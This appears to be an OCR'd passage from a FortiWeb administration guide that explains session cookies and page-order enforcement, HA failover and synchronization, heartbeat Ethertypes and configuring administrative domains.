
When a web application has its own native authentication, the session may correspond directly with its authentication logs — server-side sessions may start with a login and end with a logout/session timeout. Within each session, there are contexts that the software can use to determine which operations make sense. For example, for each live session, a web application might remember:

- Who is the client? What is his/her user name?
- Where is the client?
- What pages has the client already seen today?
- What forms has the client already completed?

However, sessions alone are **not** enough to ensure that a client's requested operations make sense. The client's next page request in the session could break the web application's logic unless requests are restricted to valid ones.

For example, a web application session may remember that a client has authenticated. But unless it **also** knows what pages that client is authorized to use, there might be nothing to prevent that person from ignoring the links on the current web page and entering a non-authorized URL into their web browser to steal secret information.

Attack bypassing logical state transitions in a session



If they do not **enforce** valid state transitions and guard session IDs and cookies from fraud (including sidejacking attacks made famous by Firesheep) or cookie poisoning, web applications become vulnerable to state transition-based attacks — attacks where pages are requested out of the expected order, by a different client, or where inputs used for the next page are not as expected. While many web applications reflect business logic in order to function, not all applications validate state transitions to enforce application logic. Other web applications do attempt to enforce the software's logic, but do not do so effectively. In other cases, the state enforcement itself has bugs. **These are common causes of security vulnerabilities.**



Similar to plain HTTP, SSL/TLS also keeps track of what steps the client has completed in encryption negotiation, and what the agreed keys and algorithms are. These HTTPS sessions are separate from, and usually in addition to, HTTP sessions. Attacks on SSL/TLS sessions are also possible, such as the SPDY protocol/Deflate compression-related CRIME attack.

FortiWeb sessions vs. web application sessions

FortiWeb can add its own sessions to enforce the logic of your web applications, thereby hardening their security, even without applying patches.



Your web application may have its own sessions data — one or more. These are **not** the same as FortiWeb sessions, **unless** FortiWeb is operating in a mode that does not support FortiWeb session cookies, and therefore uses your web application's own sessions as a cue (see Session Key).

FortiWebdoes **not** replace or duplicate sessions that may already be implemented in your web applications, such as the `JSESSIONID` parameter common in Java server pages (JSP), or web applications' session cookies such as the `TWIKISID` cookie for Twiki wikis.

However, it can protect those sessions. To configure protection for your web application's own sessions, see options such as Cookie Poisoning, Parameter Validation, and Hidden Fields Protection.

For example, to reinforce authentication logic, you might want to require that a client's first HTTP request always be a login page. All other web pages should be inaccessible until a client has authenticated, because out-of-order requests could be an attempt to bypass the web application's authentication mechanism.

How can FortiWeb know if a request is the client's first HTTP request? If FortiWeb were to treat each request independently, without knowledge of anything previous, it would not be able to remember the authentication request, and therefore could not enforce page order.


To fill this need for context, enable Session Management. When enabled:

1. For the first HTTP/HTTPS request from a client, FortiWeb embeds a cookie in the response's `Set-Cookie:` field in the HTTP header. It is named `cookiesession1`. (FortiWeb does not use source IP addresses and timestamps alone for sessions: NAT can cloak multiple clients; clocks can be altered.)

   If you have configured rules such as start page rules that are enforced when a page request is the first in a session, FortiWeb can enforce them at this point.

2. Later requests from the same client must include this same cookie in the `Cookie:` field to be regarded as part of the same session. (Otherwise, the request will be regarded as session-initiating, and return to the first step.)

Attack blocked via a start page or page order rule with session management



Once a request's session is identified by the session ID in this cookie (e.g. `K8BXT3TNYUM710UEGWC8IQBTPX9PRWHB`), FortiWeb can perform any configured tracking or enforcement actions that are based upon the requests that it remembers for that session ID, such as rate limiting per session ID per URL (see Limiting the total HTTP request rate from an IP on page 453), or based upon the order of page requests in a session, such as page order rules (see Enforcing page order that follows application logic on page 545). Violating traffic may be dropped or blocked, depending on your configuration.

3. After some time, if the FortiWeb has not received any more requests, the session will time out.

   The next request from that client, even if it contains the old session cookie, will restart the process at step For the first HTTP/HTTPS request from a client, FortiWeb embeds a cookie in the response's Set-Cookie: field in the HTTP header. It is named cookiesession1. (FortiWeb does not use source IP addresses and timestamps alone for sessions: NAT can cloak multiple clients; clocks can be altered.).



Exceptions to this process include network topologies and operation modes that do not support FortiWeb session cookies: instead of adding its own cookie, which is not possible, FortiWeb can instead cue its session states from your web application's cookie. See Session Key.

Traffic logs include the HTTP/HTTPS session ID so you can locate all requests in each session. Correlating requests by session ID can be useful for forensic purposes, such as when analyzing an attack from a specific client, or when analyzing web application behavior that occurs during a session so that you can design an appropriate policy to protect it. For details, see Viewing log messages on page 706 and the FortiWeb Log Message Reference.

Sessions & FortiWeb HA

The table of FortiWeb client session histories is **not** synchronized between HA members. If a failover occurs, the new active appliance will recognize that old session cookies are from a FortiWeb, and will allow existing FortiWeb sessions to continue. Clients' existing sessions will not be interrupted.



Because the new active appliance does not know previous session history, after failover, for existing sessions, FortiWeb cannot enforce actions that are based on:

- the order of page requests in that session ID's history, such as page order rules (see Enforcing page order that follows application logic on page 545).
- the count or rate of requests that it remembers for that session ID, such as rate limiting per session ID per URL, (see Limiting the total HTTP request rate from an IP on page 453).

New sessions will be formed with the current main appliance.

For more information on what data and settings are synchronized by HA, see HA heartbeat & synchronization on page 50 and Configuration settings that are not synchronized by HA on page 52.

Example: Magento & FortiWeb sessions during failover


A client might connect through a FortiWeb HA pair to an e-commerce site. The site runs Magento, which sets cookies, in a server pool. To prevent session stealing and some other session-based attacks, Magento can track its own cookies and validate session information in `$_SESSION` using server-side memory.

In the FortiWeb HA pair that protects the server pool, you have enabled Session Management, so the active appliance (FortiWeb A) **also** adds its own cookie to the HTTP response from Magento. The HTTP response therefore contains 2 cookies:

- Magento's session cookie
- FortiWeb's session cookie

The next request from the client echoes **both** cookies. It is for an authorized URL, so FortiWeb A permits the web site to respond.

Session initiation with FortiWeb A — Cookie added to 1st response




Let's say you then update FortiWeb A's firmware. During the update, the standby appliance (FortiWeb B) briefly assumes the role of the active appliance while FortiWeb A is applying the update and rebooting (i.e. a failover occurs).

After the failover, FortiWeb B would receive the next HTTP request in the session. Because it was previously the standby when the client initiated the session, and FortiWeb session tables are **not** synchronized, FortiWeb B has **no knowledge** of the FortiWeb session cookie in this request.

As a result, it cannot enforce sequence-specific features such as page order, since it does not know the session history. However, a FortiWeb session cookie is present. Therefore FortiWeb B **would** permit the new request (assuming that it has no policy violations).

Session continuation after failover to FortiWeb B — Unknown cookie accepted



Since web application sessions are not the same as FortiWeb sessions, Magento sessions continue and are unaffected by the failover.

If the client deletes their FortiWeb session cookie or it times out, FortiWeb B regards the next request as a new FortiWeb session, adding a new FortiWeb session cookie to Magento's response and creating an entry in FortiWeb B's session table, enabling it to enforce page order and start page rules again.

HA heartbeat & synchronization

You can group multiple FortiWeb appliances together as a high availability (HA) cluster (see Configuring a high availability (HA) FortiWeb cluster on page 124). The **heartbeat** traffic indicates to other appliances in the HA cluster that the appliance is up and "alive." **Synchronization** ensures that all appliances in the cluster remain ready to process traffic, even if you only change one of the appliances.

Heartbeat and synchronization traffic between cluster appliances occurs over the physical network ports selected in Heartbeat Interface. Heartbeat traffic uses multicast on port number 6065 and the IP address 239.0.0.1. Synchronization traffic uses TCP on port number 6010 and a reserved IP address. The HA IP addresses are hard-coded and cannot be configured.

Ensure that switches and routers that connect to heartbeat interfaces are configured to allow level2 frames. See Heartbeat packet Ethertypes on page 54.

Failover is triggered by any interruption to either the heartbeat **or** a port monitored network interface whose length of time exceeds your configured limits (Detection Interval x Heartbeat Lost Threshold). When the active ("main") appliance becomes unresponsive, the standby appliance:

1. Notifies the network via ARP that the network interface IP addresses (including the IP address of the bridge, if any) are now associated with its virtual MAC addresses
2. Assumes the role of the active appliance and scans network traffic

To keep the standby appliance ready in case of a failover, HA pairs also use the heartbeat link to automatically synchronize most of their configuration. Synchronization includes:

- core CLI-style configuration file (fwb_system.conf)
- X.509 certificates, certificate request files (CSR), and private keys
- HTTP error pages
- FortiGuard IRIS Service database
- FortiGuard Security Service files (attack signatures, predefined data types & suspicious URLs, known web crawlers & content scrapers, global white list, vulnerability scan signatures)
- FortiGuard Antivirus signatures
- Geography-to-IP database

and occurs immediately when an appliance joins the cluster, and thereafter every 30 seconds.

Although they are not automatically synchronized for performance reasons due to large size and frequent updates, you can manually force HA to synchronize. For instructions, see `execute ha synchronize` in the FortiWeb CLI Reference. For a list of settings and data that are **not** synchronized, see Data that is not synchronized by HA on page 51 and Configuration settings that are not synchronized by HA.



If you do not want to configure HA (perhaps you have a separate network appliance implementing HA externally), you can still replicate the FortiWeb's configuration on another FortiWeb appliance. For more information, see Replicating the configuration without FortiWeb HA (external HA) on page 134

See also

- Configuring a high availability (HA) FortiWeb cluster
- Replicating the configuration without FortiWeb HA (external HA)

Data that is not synchronized by HA

In addition to HA configuration, some data is also **not** synchronized.

- **FortiWeb HTTP sessions** — FortiWeb appliances can use cookies to add and track its own sessions, functionality that is not inherently provided by HTTP. For more information, see HTTP sessions & security on page 43. This state-tracking data corresponds in a 1:1 ratio to request volume, and therefore can change very rapidly. To minimize the performance impact on an HA cluster, this data is not synchronized.



Failover will **not** break web applications' existing sessions, which do not reside on the FortiWeb, and are not the same thing as FortiWeb's own HTTP sessions. The new active appliance will allow existing web application sessions to continue. For more information, see FortiWeb sessions vs. web application sessions on page 46.

FortiWeb sessions are used by some FortiWeb features. **After a failover, these features may not work, or may work differently, for existing sessions.** (New sessions are not affected.) See the description for each setting that uses session cookies. For more information, see Sessions & FortiWeb HA on page 47.

- **SSL/TLS sessions** — HTTPS connections are stateful in that they must be able to remember states such as the security associations from the SSL/TLS handshake: the mutually supported cipher suite, the agreed parameters, and any certificates involved. Encryption and authentication in SSL/TLS cannot function without this. However, a new primary FortiWeb's lack of existing HTTPS session information is gracefully handled by re-initializing the SSL/TLS session with the client.This does not impact to the encapsulated HTTP application, has only an initial failover impact during re-negotiation, and therefore is not synchronized.
- **Log messages** — These describe events that happened on that specific appliance. After a failover, you may notice that there is a gap in the original active appliance's log files that corresponds to the period of its down time. Log messages created during the time when the standby was acting as the active appliance (if you have configured local log storage) are stored there, on the original standby appliance. For more information on configuring local log storage, see Configuring logging on page 691.
- **Generated reports** — Like the log messages that they are based upon, PDF, HTML, RTF, and plain text reports also describe events that happened on that specific appliance. As such, report settings are synchronized, but report output is not. For information about this feature, see Reports on page 740.
- **Auto-learning data** — Auto-learning is a resource-intensive feature. To minimize the performance impact on an HA cluster, this data is not synchronized. For information about this feature, see Auto-learning on page 198.

See also

- Configuring a high availability (HA) FortiWeb cluster
- Configuration settings that are not synchronized by HA
- HA heartbeat & synchronization

Configuration settings that are not synchronized by HA

All configuration settings on the active appliance are synchronized to the standby appliance, except the following:

Setting	Explanation
Operation mode	You must set the operation mode of each HA group member before configuring HA. See Setting the operation mode on page 121.
Host name	The host name distinguishes each member of the FortiWeb HA cluster. See Changing the FortiWeb appliance's host name on page 663.

Setting	Explanation
Network interfaces (reverse proxy or offline protection mode only) **or** **Bridge** (true transparent proxy or transparent inspection mode only)	Only the FortiWeb appliance acting as the main appliance, actively scanning web traffic, is configured with IP addresses on its network interfaces (or bridge). The standby appliance **only** uses the configured IP addresses if a failover occurs, and the standby appliance therefore assumes the role of the main appliance. See Configuring the network interfaces on page 154 or Configuring a bridge (V-zone) on page 166. If you have configured a reserved management port for a cluster member, that configuration, including administrative access and other settings, is not synchronized.
RAID level	RAID settings are hardware-dependent and determined at boot time by looking at the drives (for software RAID) or the controller (hardware RAID), and are not stored in the system configuration. Therefore, they are not synchronized. See RAID level & disk statuses on page 688.
HA active status and priority	The HA configuration, which includes Device Priority, is not synchronized because this configuration must be different on the primary and secondary appliances.

See also

- Data that is not synchronized by HA
- Configuring a high availability (HA) FortiWeb cluster
- HA heartbeat & synchronization

How HA chooses the active appliance

An HA pair may or may not resume their active and standby roles when the failed appliance resumes responsiveness to the heartbeat.

Since the current active appliance will by definition have a greater uptime than a failed previous active appliance that has just returned online, assuming each has the same number of available ports, the current active appliance usually retains its status as the active appliance, **unless** Override is enabled. If Override is enabled, and if the Device Priority setting of the returning appliance is higher, it will be elected as the active appliance in the HA cluster.

If Override is disabled, HA considers (in order)

1. The most available ports

   For example, if two FortiWeb appliances, FWB1 and FWB2, were configured to monitor two ports each, and FWB2 has just one port currently available according to Port Monitor, FWB1 would become the active appliance, regardless of uptime or priority. But if both had 2 available ports, this factor alone would not be able to determine which appliance should be active, and the HA cluster would proceed to the next consideration.

2. The highest uptime value

Uptime is reset to zero if an appliance fails, or the status of any monitored port (per Port Monitor) changes.

3. The smallest Device Priority number (that is, 0 has the highest priority)
4. The highest-sorting serial number



Serial numbers are sorted by comparing each character from left to right, where 9 and z are the greatest values, and result in highest placement in the sorted list.

If Override is enabled, HA considers (in order)

1. The most available ports
2. The smallest Device Priority number (that is, 0 has the highest priority)
3. The highest uptime value
4. The highest-sorting serial number

If the heartbeat link occurs through switches or routers, and the active appliance is very busy, it might require more time to establish a heartbeat link through which it can negotiate to elect the active appliance. You can configure the amount of time that a FortiWeb appliance will wait after it boots to establish this connection before assuming that the other appliance is unresponsive, and that it should become the active appliance. For details, see the `boot-time <seconds_int>` setting in the FortiWeb CLI Reference.

See also

- Configuring a high availability (HA) FortiWeb cluster
- Replicating the configuration without FortiWeb HA (external HA)

Heartbeat packet Ethertypes

Normal IP packets are 802.3 packets that have an Ethernet type (Ethertype) field value of 0x0800. Ethertype values other than 0x0800 are understood as level2 frames rather than IP packets.

By default, HA heartbeat packets use the following Ethertypes, which are hard-coded and cannot be configured:

- **Ethertype 0x8890** — For HA heartbeat packets that cluster members use to find other cluster member and to verify the status of other cluster members while the cluster is operating.
- **Ethertype 0x8893** — For HA sessions that synchronize the cluster configurations.

Because heartbeat packets are recognized as level2 frames, the switches and routers that connect to heartbeat interfaces require a configuration that allows them. If these network devices drop level2 frames, they prevent heartbeat traffic between the members of the cluster.

In some cases, if you connect and configure the heartbeat interfaces so that regular traffic flows but heartbeat traffic is not forwarded, you can change the configuration of the switch that connects the HA heartbeat interfaces to allow level2 frames with Ethertypes 0x8890 and 0x8893 to pass.

Administrative domains (ADOMs)

Administrative domains (ADOMs) enable the `admin` administrator to constrain other FortiWeb administrators' access privileges to a subset of policies and protected host names. This can be useful for large enterprises and multi-tenant deployments such as web hosting.

ADOMs are **not** enabled by default. Enabling and configuring administrative domains can only be performed by the `admin` administrator.

Enabling ADOMs alters the structure of and the available functions in the GUI and CLI, according to whether or not you are logging in as the `admin` administrator, and, if you are **not** logging in as the `admin` administrator, the administrator account's assigned access profile.

Differences between administrator accounts when ADOMs are enabled

	`admin` administrator account	Other administrators
Access to `config global`	Yes	No
Can create administator accounts	Yes	No
Can create & enter all ADOMs	Yes	No

- If ADOMs are enabled and you log in as `admin`, a superset of the typical CLI commands appear, allowing unrestricted access and ADOM configuration.

  `config global` contains settings used by the FortiWeb itself and settings shared by ADOMs, such as RAID and administrator accounts. It does not include ADOM-specific settings or data, such as logs and reports. When configuring other administrator accounts, an additional option appears allowing you to restrict other administrators to an ADOM.

- If ADOMs are enabled and you log in as any other administrator, you enter the ADOM assigned to your account. A subset of the typical menus or CLI commands appear, allowing access only to only logs, reports, policies, servers, and LDAP queries specific to your ADOM. You cannot access global configuration settings, or enter other ADOMs.

  By default, administrator accounts other than the `admin` account are assigned to the `root` ADOM, which includes all policies and servers. By creating ADOMs that contain a subset of policies and servers, and assigning them to administrator accounts, you can restrict other administrator accounts to a subset of the FortiWeb's total protected servers.

The `admin` administrator account cannot be restricted to an ADOM. Other administrators are restricted to their ADOM, and cannot configure ADOMs or global settings.

To enable ADOMs


1. Log in with the `admin` account.

   Other administrators do not have permissions to configure ADOMs.



Back up your configuration. Enabling ADOMs changes the structure of your configuration, and moves non-global settings to the `root` ADOM. For information on how to back up the configuration, see Backups on page 260.

2. Go to **System > Status > Status**, then in the **System Information** widget, in the **Administrative Domains** row, click **Enable**.




FortiWebterminates your administrative session.

3. Log in again.

When ADOMs are enabled, and if you log in as `admin`, the navigation menu on the left changes: the two top level items are **Global** and **Administrative Domain**.

This menu and CLI structure change is not visible to non-global accounts; ADOM administrators' navigation menus continue to appear similar to when ADOMs are disabled, except that global settings such as network interfaces, HA, and other global settings do not appear.



- **Global** contains settings that only `admin` or other accounts with the **prof_admin** access profile can change.
- **Administrative Domains** contains each ADOM and its respective settings.

4. Continue by defining ADOMs (Defining ADOMs).

To disable ADOMs

1. Delete all ADOM administrator accounts.

Back up your configuration. Disabling ADOMs changes the structure of your configuration, and deletes most ADOM-related settings. It keeps settings from the `root` ADOM only. For information on how to back up the configuration, see Backups on page 260.

2. Go to **System > Status > Status**, then in the **System Information** widget, in the **Administrative Domains** row, click **Disable**.
3. Continue by reconfiguring the appliance (How to set up your FortiWeb on page 77).

See also

- Permissions
- Defining ADOMs
- Assigning administrators to an ADOM

- Administrators
- Configuring access profiles

Defining ADOMs

Some settings can only be configured by the `admin` account — they are **global**. Global settings apply to the appliance overall regardless of ADOM, such as:

- operation mode
- network interfaces
- system time
- backups
- administrator accounts
- access profiles
- FortiGuard connectivity settings
- HA and configuration sync
- SNMP
- RAID
- TCP `SYN` flood anti-DoS setting
- vulnerability scans
- `exec ping` and other global operations that exist only in the CLI

Only the `admin` account can configure global settings.



In the current release, some settings, such as user accounts for HTTP authentication, anti-defacement, and logging destinations are read-only for ADOM administrators. Future releases will allow ADOM administrators to configure these settings separately for their ADOM.

Other settings can be configured separately for each ADOM. They essentially define each ADOM. For example, the policies of adom-A are separate from adom-B.

Initially, only the `root` ADOM exists, and it contains settings such as policies that were global before ADOMs were enabled. Typically, you will create additional ADOMs, and few if any administrators will be assigned to the `root` ADOM.

After ADOMs are created, the `admin` account usually assigns other administrator accounts to configure their ADOM-specific settings. However, as the root account, the `admin` administrator does have permission to configure all settings, including those within ADOMs.

To create an ADOM

1. Log in with the `admin` account.

   Other administrators do not have permissions to configure ADOMs.

2. Go to **Global > System > Administrative Domain > Administrative Domain**.



The maximum number of ADOMs you can add varies by your FortiWeb model. The number of ADOMs is limited by available physical memory (RAM), and therefore also limits the maximum number of policies and sessions per ADOM. See Appendix B: Maximum configuration values on page 853.

3. Click **Create New**, enter the **Name**, then click **OK**.

   The new ADOM exists, but its settings are not yet configured. . (Alternatively, to configure the default `root` ADOM, click **root**.)

4. Do one of the following:

   - assign another administrator account to configure the ADOM (continue with Assigning administrators to an ADOM), or
   - configure the ADOM yourself: in the navigation menu on the left, click **Administrative Domains**, click the name of the new ADOM, then configure its policies and other settings as usual.

See also

- Assigning administrators to an ADOM
- Administrative domains (ADOMs)
- Administrators
- Configuring access profiles
- Permissions

Assigning administrators to an ADOM

The `admin` administrator can create other administrators and assign their account to an ADOM, constraining them to that ADOM's configurations and data.

To assign an administrator to an ADOM

1. If you have not yet created any administrator access profiles, create at least one. See Configuring access profiles on page 273.
2. In the administrator account's Access Profile setting, select the new access profile.

   (Administrators assigned to the **prof_admin** access profile will have global access. They cannot be restricted to an ADOM.)

